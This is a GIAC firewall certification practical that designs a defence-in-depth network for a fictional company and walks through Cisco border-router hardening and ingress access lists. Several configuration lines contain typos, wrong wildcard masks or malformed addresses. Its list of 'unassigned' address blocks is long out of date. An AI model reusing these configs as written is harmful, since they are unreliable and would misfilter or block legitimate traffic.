GCFW Practical v.1.7

by Lloyd V Ardoin

Part I Overview and Security Architecture

Welcome to GIAC Enterprises –

GIAC Enterprises is a well known E-Business company. Although it hasn't been around for a long time it has a history of 'doing things right'. GIAC has developed a solid business plan and has strong management. Their business model focuses around the creation, purchase and resale of fortune cookie sayings. There are several key groups that are involved in the process.

GIAC Employees – There are basically two groups of GIAC employees. The first group of employees is located at the GIAC headquarters. There are approximately fifty people that make up this group. The employees are located in one of several departments: management, accounting/payroll, information technology and operations. They keep the internal machine well oiled and running. The second group of employees is comprised of the 'mobile warriors'. These eight employees travel around the globe interacting with potential customers, suppliers and partners.

GIAC Suppliers – The suppliers are individuals or groups that provide GIAC Enterprises with the fortune sayings for resale.

GIAC Partners – This group is made up of international companies that translate the fortune sayings for resale world-wide.

GIAC Enterprises has hired a consultant to come in and review the network infrastructure. The management realizes, given the nature of their business and today's volatile times that it would be prudent to strengthen the network infrastructure following the 'defense in depth' philosophy.

The consultant first reviews each of the GIAC groups to see how they interact with the network and performs a needs analysis.

The internal employees are located on a private LAN. This LAN is comprised of clients and servers. The employees use email to communicate with each other and the outside world. Internet browsing is allowed for all employees. An electronic communication policy was written and distributed for all to read and sign regarding 'appropriate use'. There have been no incidents to date and the policy is reviewed and republished on an annual basis. The client PC's are configured based on the department location, utilizing 'imaging' technology.

All PC's have Windows 2000 OS, Microsoft Office 2000, Norton's Antivirus Corporate Edition installed as managed clients, and Lotus Notes for the email client.

The accounting/payroll and management PC's department also includes the IBM Client Access product to communicate with the AS400 which is GIAC Enterprises business machine. All billing and communication with Suppliers and Partners is done via email. All confidential matters are encrypted using PGP.

The operations department also has a proprietary JAVA client that was written for them to communicate with the internal WEB server which talks to the SQL server utilizing ODBC. The SQL server is where the fortune cookie sayings are warehoused for safe keeping and distribution.

In addition to the standard image the IT department has networking and developmental tools installed on their PC's.

The mobile users in addition to the email client, JAVA client and Office Suite, include a Nortel VPN client to connect back to the corporate network via an IPSEC tunnel.

The Suppliers have access to GIAC Enterprises' public web site just like everyone else and they have been supplied the Nortel VPN client which allows them to connect to GIAC Enterprises private network to upload the fortune cookie sayings that they provide for resale. They use a browser (HTTP/HTTPS) after the VPN tunnel has been established to connect to the internal Web Server which talks to the SQL Server.


GIAC's partners and suppliers are categorized the same as far as connectivity is concerned with the Nortel VPN Client as the vehicle to get them restricted access to the private LAN utilizing a browser (HTTP/HTTPS) after the connection is made. They can download sayings from there for translation.

GIAC Enterprises was one of the first companies to embrace VPN technology and incorporate it into their network infrastructure. They started with 3Com equipment that supported PPTP. They have switched over to the Nortel Contivity Switch which supports IPSEC and has an optional firewall feature which is also being utilized.

GIAC Enterprises has a T1 Frame connection through a local ISP to the Internet as their public access and is using a CISCO 1720 router with a T1 interface and a Fast Ethernet port.

The consultant is familiar with the Nortel Contivity Switch and the Cisco router. He feels that they can both continue to play a solid role in the network upgrade but is also recommending incorporating a more robust featured firewall product. The product he is suggesting is the Microsoft Internet Security and Acceleration Server or ISA Server. He has submitted an example of three different network designs to the IT department and management with his comments so a decision can be made on which would be the best implementation for GIAC Enterprises network.

Network Design Choices



Trihomed DMZ

ISA Server has a Public interface,
a private interface, and a DMZ interface with a
public address. Provides only a single layer of defense.

Back to Back Configuration
All PC's sit behind a back to back
Firewall configuration. Services are
'Published' to the world through ISA.
This provides additional layers
of defense.

The third is a hybrid of the first two.
It use a back to back configuration with a
border router using Filtering and a tri-homed
ISA server with a public DMZ. Packet filtering is
used to provide services to the world from the DMZ
and publishing is used to provide services to the DMZ
from the private network.

The above diagram shows three possible design choices for the GIAC Enterprises network.


I) The first network design is based on a tri-homed ISA server. The ISA server has an interface that faces the internet. It has an interface that faces a Service Network or DMZ with a public address, and a third interface that faces the private network. This solution would provide the ability to use ISA's packet filtering functionality to create access to services on GIAC's Service Network to its partners, suppliers and customers. It would also incorporate ISA's publishing rules to provide services from its private network to the Service Network. If also installed in Integrated Mode, it could also provide Internet access for GIAC's employees located on its private network utilizing the Web Proxy service. This design could also provide a VPN solution for GIAC's remote and telecommuter employees since ISA can be configured as a VPN server. The downsides of this design solution are; 1) It does not conform to the 'defense in depth' philosophy since ISA would be only a single layer of protection between GIAC's private network and the Internet.

2) The more functions that are asked of the ISA server, provides for a more complex and error prone configuration and a potential of overloading the system.

II) The second diagram illustrates the back-to-back configuration. This design does comply with the 'defense in depth' model by utilizing either a border router or another ISA server facing the Internet and an ISA server sitting behind it protecting the private network. ISA server can 'publish' services provided by servers on the private network to the Internet. Using ISA Server's Publishing Rules GIAC Enterprises could provide access to its customers, partners and suppliers that were located on its private network. If the second ISA Server were installed in Integrated Mode it would also provide Internet access to its Employees located on the private network utilizing its Web Proxy Service. The ISA Server facing the Internet could also be configured to support VPN connections accepting PPTP and/or L2TP w/IPSEC connections from the remote and telecommuter GIAC employees. The major downside to this design solution is that all services that need to be provided are located on GIAC's private network. Although this design solution does provide the needed functionality, it is not considered best practice.

III) The third network design shown above is a hybrid of the first two. It uses a Border Router doing Ingress and Egress filtering facing the Internet and a tri-homed ISA Server behind it with a public Service Network or DMZ. In this case ISA Server uses packet filtering to provide services to the Internet form the Service Network or DMZ and uses Publishing Rules to provide services to the Service Network or DMZ from the private network. This design will allow GIAC Enterprises to; 1) Provide services to its customers, partners and suppliers, located on the Service Network. This can be accomplished by configuring packet filtering on the ISA server. Possible services that could be located there are Web services, DNS services, Time Server service (for external and internal hosts) and FTP services. 2) Needed Services for the hosts on the Service Network from the private network can be provided by utilizing Publishing Rules on the ISA Server. 3) ISA Server can also be installed in Integrated Mode to allow GIAC employees on the private network Internet access through its Web Proxy service and provide caching to minimize bandwidth utilization. 4) VPN tunneling can also be supported on ISA server for client connections for remote and telecommuter employees using PPTP and /or L2TP with IPSEC. The benefits of this design are: 1) It complies with the 'defense in depth' model by utilizing a multi-layered design. 2) It utilizes different types of equipment which can be viewed as 'strength in diversity'. 3) Since publishing rules on the ISA Server open and close ports dynamically, it adds another layer of protection to the private network. The primary downside of the design is that we are still asking ISA Server to do a lot. Again the point being that the more services running on the same box should cause concern for complex configuration issues and over loading resource availability.

After careful consideration of the three design choices listed above the GIAC IT staff with management's approval has decided on the design below.



Ingress & Egress Filtering Using Access Lists

Allowing Only IPSEC VPN TUNNELS control access based on Client address

ISA Firewall -
Using Packet Filtering to provide access to Service Network from Internet.
Using Publishing Rules to provide access to Private Network from Service Network.

Network Addressing
Cisco Router Serial Interface facing Internet:
Assigned Address w/ISP - 4.1.1.0/30
4-2 = 2 addresses 4.1.1.1 - 4.1.1.2
ISP address - BR's default Gateway - 4.1.1.1/30
Address on Interface of Serial 0 - 4.1.1.2/30

Assigned public addresses from ISP for my
Public Network: 110.10.10.0/29 - 8-2=6 addresses
Valid Address Range: 110.10.10.1 - 110.10.10.6
Cisco Eth0: 110.10.10.1/29
ISA Server Public Eth0: 110.10.10.1.2/29
Contivity Switch Public Eth0:110.10.10.3.3/29

Assigned public addresses from ISP for
Service Network: 110.20.20.0/28 - 16-2 = 14 addresses
Valid Address Range: 110.20.20.1 - 110.20.20.14
ISA Server Eth1: 110.20.20.1/28
Web Server:110.20.20.2/28
DNS Server:110.20.20.3/28
SMTP Server:110.20.20.4/28
NTP Server 110.20.20.5/28
IDS Server:110.20.20.6/28

Private Network Address Space Class C:
Servers/Clients 192.168.50.0/24 - 256-2=254 valid addresses
VPN Clients I 192.168.75.0/28 - 16-2 = 14 addresses
VPN Clients II 192.168.100.0/25 - 128-2= 126 addresses
ISA to Contivity 192.168.60.248/29 - 8-2= 6 addresses
ISA Private Eth2:192.168.50.1/24
ISA Eth3 (to Contivity):192.168.60.254/29
Contivity Switch Private Interface Eth1:192.168.60.253/29
Contivity Switch Mgt. Interface: 192.168.60.249/29
Syslog Server: 192.168.50.3/24
Web Server:192.168.50.4/24
DNS Server:192.168.50.5/24
SQL Server:192.168.50.6/24
NTP Server: 192.168.50.7/24
Mail Server:192.168.50.8/24
AS400 Server:192.168.50.9/24

Server Address Space:192.168.50.1-192.168.50.25/24
Client Address Space:192.168.50.26-192.168.60.253/24

Mobile Users:
VPN Client Address Space: 192.168.75.1-192.168.75.14
Partners/Suppliers:
VPN Client Address Space: 192.168.100.1-192.168.100.126/25

This design is taken from the third example from above. It utilizes the current Cisco 1720 router and the Nortel Contivity Switch adding the ISA server as the primary firewall with four interfaces – a tri-homed server plus one additional interface. In this design implementation we are not asking the ISA server to provide the VPN services which simplifies the setup and maintenance and offloads this service avoiding taxing the ISA's resources. The VPN connections are terminated by the Nortel Switch and then connected to the ISA server by its fourth interface, which brings all inbound connections through the firewall.

By using Ingress and Egress filtering on the Cisco 1720 router we can eliminate some of the 'internet noise' from the ISA server which can also help to reduce the overhead on this box. Based on this design the ISA server has one interface facing the public behind the Cisco router. A second interface is attached to a service network (screened subnet or DMZ) also with a public address. The third interface is facing the private GIAC LAN. And the fourth interface is the connection between it and the Nortel VPN switch. This design will utilize both packet filtering rules and publishing rules on the ISA server. The servers on the service network will be provided to the public using packet filtering rules (static) on the ISA server. Services needed by the servers on the DMZ from the private LAN will be provided by ISA Server's publishing rules (dynamic).

The internal employees currently have access to the internal servers, including the internal DNS server to resolve internal network names. ISA server will provide access to the Internet for browsing (HTTP/HTTPS) and FTP. Email is handled via the internal Notes server which talks to a mail relay host on the Service Network (DMZ). The internal DNS server is authoritative for the internal name space giac.local and uses the ISP's DNS server as its forwarder for resolving public names. The public DNS server is authoritative for giac.com and the ISP's DNS servers are secondary name servers for GIAC Enterprise's public domain name.

The GIAC mobile users will connect to the GIAC private network with the Nortel VPN client. Each employee is given a specific IP address upon connection so that the firewall can differentiate between connection sources and provide them access to specific devices on the private LAN. They will use the connection for email and connecting to the internal web server. GIAC Enterprises is also using an International ISP to provide its mobile users local connectivity to the Internet where ever they may be located.

The GIAC suppliers and partners use either the Nortel VPN Client or the BayNetworks 100-S for VPN tunneling to GIAC's private LAN. The BayNetworks 100-S is used to create a persistent branch office connection back to the Contivity Switch which provides a gateway-to-gateway tunnel that can have private networks behind each end point. The Contivity Switch will allow them to talk to the internal WEB server (HTTP/HTTPS).

GIAC potential customers can visit the public WEB server at www.giac.com to see company information, mission statement, etc. They can also get information on becoming GIAC customers so that they can purchase fortune cookie sayings online through a secure WEB session (HTTPS/SSL).

Part II Security Policy and Tutorial


Cisco 1720 Hardware Specification –

Quantity	Catalog Number and Description	Unit	Unit Price	Extended Price
1	N/S (CISCO CISCO1721) 10/100BASET MODULAR ROUTER W/2 SLOTS, 16M FLASH/32M DRAM	**EA**	**872.34**	**872.35**
1	N/S (CISCO WIC-1DSU-T1) 1-PORT T1/FRACTIONAL T1 DSU/CS INTERFACE CARD	**EA**	**730.00**	**730.00**
1	N/S (CISCO CON-OSP-1721) 24X7X4 ONSITE SVC, 10/100BASET MODULAR ROUTER W/2 WAN SLOTS	**EA**	**320.00**	**320.00**

Total $ 1,922.35

Border Router Configuration-

The configuration will be done through the console port. This is accessed using a terminal program and attaching the Cisco cable to a serial port of the computer and the console port of the Cisco router.



Baud Rate
○ 110 ○ 300 ○ 600 ○ 1200
○ 2400 ○ 4800 ● 9600 ○ 19200

Data Bits
○ 5 ○ 6 ○ 7 ● 8

Stop Bits
● 1 ○ 1.5 ○ 2


Parity
● None
○ Odd
○ Even
○ Mark
○ Space

Flow Control
○ Xon/Xoff
○ Hardware
● None

Connector
None
COM1:
COM2:

□ Parity Check □ Carrier Detect

The screen shot above reflects the settings that are being used. They are 9600 baud, 8 data bits, 1 stop bits, no flow control and COM1 is the serial port where the cable is connected. By clicking the OK button and pressing the enter key you will be presented with a console prompt similar to the following example.



```
GIAC_BR>
```

Typing ‘**show version**’ or ‘**sh ver**’ will display information about the router like below:

```
GIAC_BR#sh ver
Cisco Internetwork Operating System Software
IOS (tm) C1700 Software (C1700-SY-M), Version 12.1(5)T8,  RELEASE SOFTWARE
(fc1)
TAC Support: http://www.cisco.com/cgi-bin/ibld/view.pl?i=support
Copyright (c) 1986-2001 by cisco Systems, Inc.
Compiled Tue 08-May-01 01:57 by ccai
Image text-base: 0x800080E0, data-base: 0x80879EF4
ROM: System Bootstrap, Version 12.0(3)T, RELEASE SOFTWARE (fc1)
ROM: C1700 Software (C1700-SY-M), Version 12.1(5)T8,  RELEASE SOFTWARE (fc1)
GIAC_BR uptime is 2 weeks, 21 hours, 57 minutes
System returned to ROM by power-on
System image file is "flash:c1700-sy-mz.121-5.T8"
cisco 1720 (MPC860) processor (revision 0x601) with 24576K/8192K bytes of memory
.Processor board ID JAD05220QCA (3800871896), with hardware revision 0000
M860 processor: part number 0, mask 32
Bridging software.
X.25 software, Version 3.0.0.
1 FastEthernet/IEEE 802.3 interface(s)
1 Serial network interface(s)
WIC T1-DSU
32K bytes of non-volatile configuration memory.
8192K bytes of processor board System flash (Read/Write)

Configuration register is 0x2102
```

In user mode you can view some information like shown above but are not allowed to make any changes. The next mode is the EXEC User mode. By typing ‘enable’ and a password (if one has been configured) you will be in this mode. There are actually 0 – 15 levels but by not adding the specific *level* to the command by default you will be at the highest level of 15. The prompt will change from router> to router#. From here we can get into the Global Configuration Mode by typing the command:
router#**config –t**

This command is communicating to the router that we are going to do configurations from a terminal session – configure terminal. This is where we start the configuration of the router and will start by giving the router a name.

router(config)#**hostname GIAC_BR** (press the enter key to complete)
GAIC_BR(config)# is now the router prompt.

GIAC_BR(config)# **banner %**
WARNING: Authorized Access Only! All others will be prosecuted.
%
Adding a banner can help in litigation matters.

```
GAIC_BR(config)# service timestamps debug datetime msec localtime show-timezone
GAIC_BR(config)# service timestamps log datetime msec localtime show-timezone
```

The service-timestamps command will configure the system to timestamp logging and debugging. The options include:
datetime – Timestamp with the date and time.
msec – include milliseconds in the date and timestamp.
localtime – Timestamp relative to the local time zone.

```
GAIC_BR(config)# service password-encryption
```

The service passwords-encryption command will encrypt the passwords that are located on the router.

```
GAIC_BR(confg)# enable secret g04it2day
```

The enable secret command protects the EXEC user level and encrypts the secret with a Cisco-proprietary algorithm.

Since no remote access is required we can disable it.

```
GIAC_BR(config)# access-list 2 deny any
GIAC_BR(config)# line vty 0 4
GIAC_BR(config-line)# access-clsass 2 in
```

Go back to the global configuration mode by typing exit.

```
GIAC_BR(config-line)#exit
GIAC_BR(config)#
```

To log to a Syslog server located on the GIAC private LAN we point the router to the public interface of the ISA server since this service is being published by ISA.

```
GIAC_BR(config)#logging 110.10.10.2
```

Next we will block services that could be used to gain information about the GIAC Enterprise network.

```
GIAC_BR(config)#no ip classless
```

This no ip classless command will prevent the router from using the default route for unknown subnets of directly connected networks. http://www.dtool.com/ipclassless.html

```
GICA_BR(config)#no ip source-route
```

The no ip source-route will drop all packets with the source-route flag set. This could be used to spoof an IP address and even jump over NAT to a private network.

```
GIAC_BR(config)#no snmp-server
```

The no snmp command will disable the snmp service. GIAC Enterprises will not be using SNMP on the router so it is not needed.

```
GIAC_BR(config)#no service finger
```

The finger protocol defined in RFC 742 could be used to gather information about GIAC Enterprises network that could be used by hackers for informational gathering.

```
GIAC_BR(config)#no cdp run
```

The no cdp run command will disable the cdp protocol. Cisco Discovery protocol uses SNAP to communicate information to neighbor Cisco routers.

```
GIAC_BR(config)#no service tcp-small servers
GIAC_BR(config)#no service udp-small servers
```

The no service tcp-small servers and the no service udp-small servers commands disable the echo, chargen, and daytime services that could possibly be used in a DOS attack.

```
GIAC_BR(config)#no ip http server
```

The http server service allows admin configuration from a browser. This is normally turned off by default on most routers but we will explicitly disable with the no ip http server command above.

```
GIAC_BR(config)#no ip bootp server
```

The no ip bootp server disables the bootp server that is not needed.

```
GIAC_BR(config)#no ip domain-lookup
```

This will save CPU cycles since we do not need to do DNS resolution.

```
GIAC_BR(config)#ntp server 110.10.10.2
```

The ntp server <ip address> command will allow the system clock to be synchronized with the GIAC Time Server. Time synchronization is very important when doing log analysis, trouble shooting or if log records are involved in any type of litigation. Again since this service is being published by ISA the router is pointed at its public interface.

Next we will do some interface specific commands by entering interface configuration mode.

```
GIAC_BR(config)#interface serial 0
```

```
GIAC_BR(config-if)#no ip directed-broadcasts
```

The no ip directed-broadcasts command prevents smurf attacks by blocking broadcast traffic.

```
 GIAC_BR(config-if)#no ip unreachables
```

The no ip unreachables command will prevent possible inverse mapping of the network.

```
GIAC_BR(config-if)#no ip redirects
```

The no ip redirects command will keep the router from sending redirect messages back out to the Internet since this message should only be seen on a local network.

To exit the interface configuration mode and return to the Global configuration mode type exit at the router prompt.

```
GIAC_BR(config-if)#exit
GIAC_BR(config)#
```

Next we will create Ingress and Egress filters using access-lists. Cisco has two types of IP access-lists, Standard and Extended. The standard access-lists are numbered from 1-99 and can only filter on source address. The extended access-lists are numbered from 100 – 199 and filter on many more items. The syntax shown below is an excerpt from the Advanced Cisco Router Configuration Student Guide, Revision 11.3.

“Access-list access-list-number {permit | deny} {protocol | protocol keyword}
{source source-wildcard | any} {destination destination-wildcard | any}
[protocol-specific options] [log]

Here is the breakout of the command:

access-list Command	***Description***
access-list number	a number from 100 to 199.
permit | deny	Whether this entry is used to allow or block the specified address(es).
protocol	ip, tcp, udp, icmp, igmp, gre, igrp, eigrp, ospf,

nos, or a number in the range of 0 through 255.
To match any Internet protocol, use the keyword ip.
Some protocols have more options that are
supported by an alternate syntax for this command.

source and destination — IP addresses.

source-wildcard and
destination wild-card — Wildcard masks of address bits that must match. 0s indicate bits that must match, 1s are “don’t care bits.”

any — Use this keyword as an abbreviation for a source and source-wildcard, and destination and destination-wildcard of 0.0.0.0 255.255.255.255.

log — (Optional) Causes an informational logging messages about the packet that matches the entry to be sent to the console. Exercise caution when using this keyword because it consumes CPU cycles.”

As one may see, with extended access-lists we have much more flexibility in the control. An access list can be created locally on the router. This is usually not the best practice because the rules or order sensitive can be lengthy; and if you make a mistake, you have to remove the list and start all over again. The recommended way to create access-lists is to use a simple text editor like Notepad and then cut and paste.

This will be the start of the Ingress filter for the Border Router.
It will include comments marked by (!).

```
!We will first block all private addresses coming in from the Internet defined by RFC
1918.
access-list 101 deny ip 10.0.0.0 0.0.0.255 any log
access-list 101 deny ip 172.16.0.0 0.15.0.0 any log
access-list 101 deny ip 192.168.0.0 0.0.255.255 log
access-list 101 deny ip any 10.0.0.0 0.255.255.255 log
access-list 101 deny ip any 172.16.0.0 0.15.255.255 log
access-list 101 deny ip any 192.168.0.0 0.0.255.255 log

!Block broadcast addresses
access-list 101 deny ip 255.0.0.0 0.255.255.255 any log

!hen the multicast addresses
!Class D
access-list 101 deny ip 224.0.0.0 31.255.255.255 any log
```

```
!Class E Reserved
access-list 101 deny ip 240.0.0.0 15.255.255.255 any log

!Then the local loop address
access-list 101 deny ip 127.0.0.1 0.0.0.255 any log

!Windows self assigned
access-list 101 deny ip 169.254.0. 0.0.255.255. any log

!We will want to block our internal public addresses since we should never see this
coming from the outside. (Using the unassigned 110.0.0.0 address space for my lab.)
access-list 101 deny ip 110.10.10.0 0.0.0.7 any log
access-list 101 deny ip 110.20.20.0 0.0.0.15 any log

!Then block the IANA unassigned public numbers
access-list 101 deny ip 0.0.0.0 0.0.0.0 any log
access-list 101 deny ip 1.0.0.0 0.255.255.255 any log
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log
access-list 101 deny ip 5.0.0.0 0.255.255.255 any log
access-list 101 deny ip 7.0.0.0 0.255.255.255 any log
access-list 101 deny ip 23.0.0.0 0.255.255.255 any log
access-list 101 deny ip 27.0.0.0 0.255.255.255 any log
access-list 101 deny ip 31.0.0.0 0.255.255.255 any log
access-list 101 deny ip 36.0.0.0 0.255.255.255 any log
access-list 101 deny ip 37.0.0.0 0.255.255.255 any log
access-list 101 deny ip 39.0.0.0 0.255.255.255 any log
access-list 101 deny ip 41.0.0.0 0.255.255.255 any log
access-list 101 deny ip 42.0.0.0 0.255.255.255 any log
access-list 101 deny ip 49.0.0.0 0.255.255.255 any log
access-list 101 deny ip 50.0.0.0 0.255.255.255 any log
access-list 101 deny ip 58.0.0.0 0.255.255.255 any log
access-list 101 deny ip 59.0.0.0 0.255.255.255 any log
access-list 101 deny ip 60.0.0.0 0.255.255.255 any log
access-list 101 deny ip 69.0.0.0 0.255.255.255 any log
access-list 101 deny ip 70.0.0.0 0.255.255.255 any log
access-list 101 deny ip 71.0.0.0 0.255.255.255 any log
access-list 101 deny ip 72.0.0.0 0.255.255.255 any log
access-list 101 deny ip 73.0.0.0 0.255.255.255 any log
access-list 101 deny ip 74.0.0.0 0.255.255.255 any log
access-list 101 deny ip 75.0.0.0 0.255.255.255 any log
access-list 101 deny ip 76.0.0.0 0.255.255.255 any log
access-list 101 deny ip 77.0.0.0 0.255.255.255 any log
access-list 101 deny ip 78.0.0.0 0.255.255.255 any log
access-list 101 deny ip 79.0.0.0 0.255.255.255 any log
access-list 101 deny ip 82.0.0.0 0.255.255.255 any log
access-list 101 deny ip 83.0.0.0 0.255.255.255 any log
```

```
access-list 101 deny ip 84.0.0.0 0.255.255.255 any log
access-list 101 deny ip 85.0.0.0 0.255.255.255 any log
access-list 101 deny ip 86.0.0.0 0.255.255.255 any log
access-list 101 deny ip 87.0.0.0 0.255.255.255 any log
access-list 101 deny ip 88.0.0.0 0.255.255.255 any log
access-list 101 deny ip 89.0.0.0 0.255.255.255 any log
access-list 101 deny ip 90.0.0.0 0.255.255.255 any log
access-list 101 deny ip 91.0.0.0 0.255.255.255 any log
access-list 101 deny ip 92.0.0.0 0.255.255.255 any log
access-list 101 deny ip 93.0.0.0 0.255.255.255 any log
access-list 101 deny ip 94.0.0.0 0.255.255.255 any log
access-list 101 deny ip 95.0.0.0 0.255.255.255 any log
access-list 101 deny ip 96.0.0.0 0.255.255.255 any log
access-list 101 deny ip 97.0.0.0 0.255.255.255 any log
access-list 101 deny ip 98.0.0.0 0.255.255.255 any log
access-list 101 deny ip 99.0.0.0 0.255.255.255 any log
access-list 101 deny ip 100.0.0.0 0.255.255.255 any log
access-list 101 deny ip 101.0.0.0 0.255.255.255 any log
access-list 101 deny ip 102.0.0.0 0.255.255.255 any log
access-list 101 deny ip 103.0.0.0 0.255.255.255 any log
access-list 101 deny ip 104.0.0.0 0.255.255.255 any log
access-list 101 deny ip 105.0.0.0 0.255.255.255 any log
access-list 101 deny ip 106.0.0.0 0.255.255.255 any log
access-list 101 deny ip 107.0.0.0 0.255.255.255 any log
access-list 101 deny ip 108.0.0.0 0.255.255.255 any log
access-list 101 deny ip 109.0.0.0 0.255.255.255 any log

